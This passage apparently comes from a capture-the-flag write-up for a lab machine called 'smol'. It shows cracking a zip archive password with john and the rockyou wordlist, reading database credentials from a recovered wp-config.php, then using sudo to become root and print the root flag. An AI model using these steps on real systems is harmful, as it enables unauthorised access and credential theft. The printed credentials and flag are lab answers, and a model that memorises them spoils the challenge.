[wordpress.old.zip] wordpress.old/wp-config.php password:
```

So now we have to use john to get the password for this file

```bash
root in THM/MAChines/smol
❯ john archive_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE (2026-11-14 04:41) 1.429g/s 10895Kp/s 10895Kc/s 10895KC/s hesse..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```bash
root in MAChines/smol/wordpress.old via  v8.4.27
❯ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
```

```
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */


// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );


/** Database username */
define( 'DB_USER', 'xavi' );


/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );


/** Database hostname */
```

bash

```
xavi@ip-10-66-136-84:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on ip-10-66-136-84:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User xavi may run the following commands on ip-10-66-136-84:
    (ALL : ALL) ALL




xavi@ip-10-66-136-84:~$ sudo su -
root@ip-10-66-136-84:~$ cd
root@ip-10-66-136-84:~$ ;s
-bash: syntax error near unexpected token `;'
root@ip-10-66-136-84:~$ ls
total 52K
drwx------  7 root root 4.0K Jul 20  2025 .
drwxr-xr-x 18 root root 4.0K Nov 14 08:11 ..
-rw-r--r--  1 root root 3.2K Jun 21  2023 .bashrc
drwx------  2 root root 4.0K Jun  2  2023 .cache
-rw-------  1 root root   35 Mar 29  2024 .lesshst
drwxr-xr-x  3 root root 4.0K Jun 21  2023 .local
lrwxrwxrwx  1 root root    9 Aug 18  2023 .mysql_history -> /dev/null
drwxr-xr-x  4 root root 4.0K Aug 16  2023 .phpbrew
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Aug 16  2023 root.txt
-rw-r--r--  1 root root   75 Aug 17  2023 .selected_editor
drwx------  3 root root 4.0K Jun 21  2023 snap
drwx------  2 root root 4.0K Jul 20  2025 .ssh
-rw-rw-rw-  1 root root 1.5K Jul 20  2025 .viminfo
root@ip-10-66-136-84:~$ cat root.txt
bf89ea3ea01992353aef1f576214d4e4
root@ip-10-66-136-84:~$
```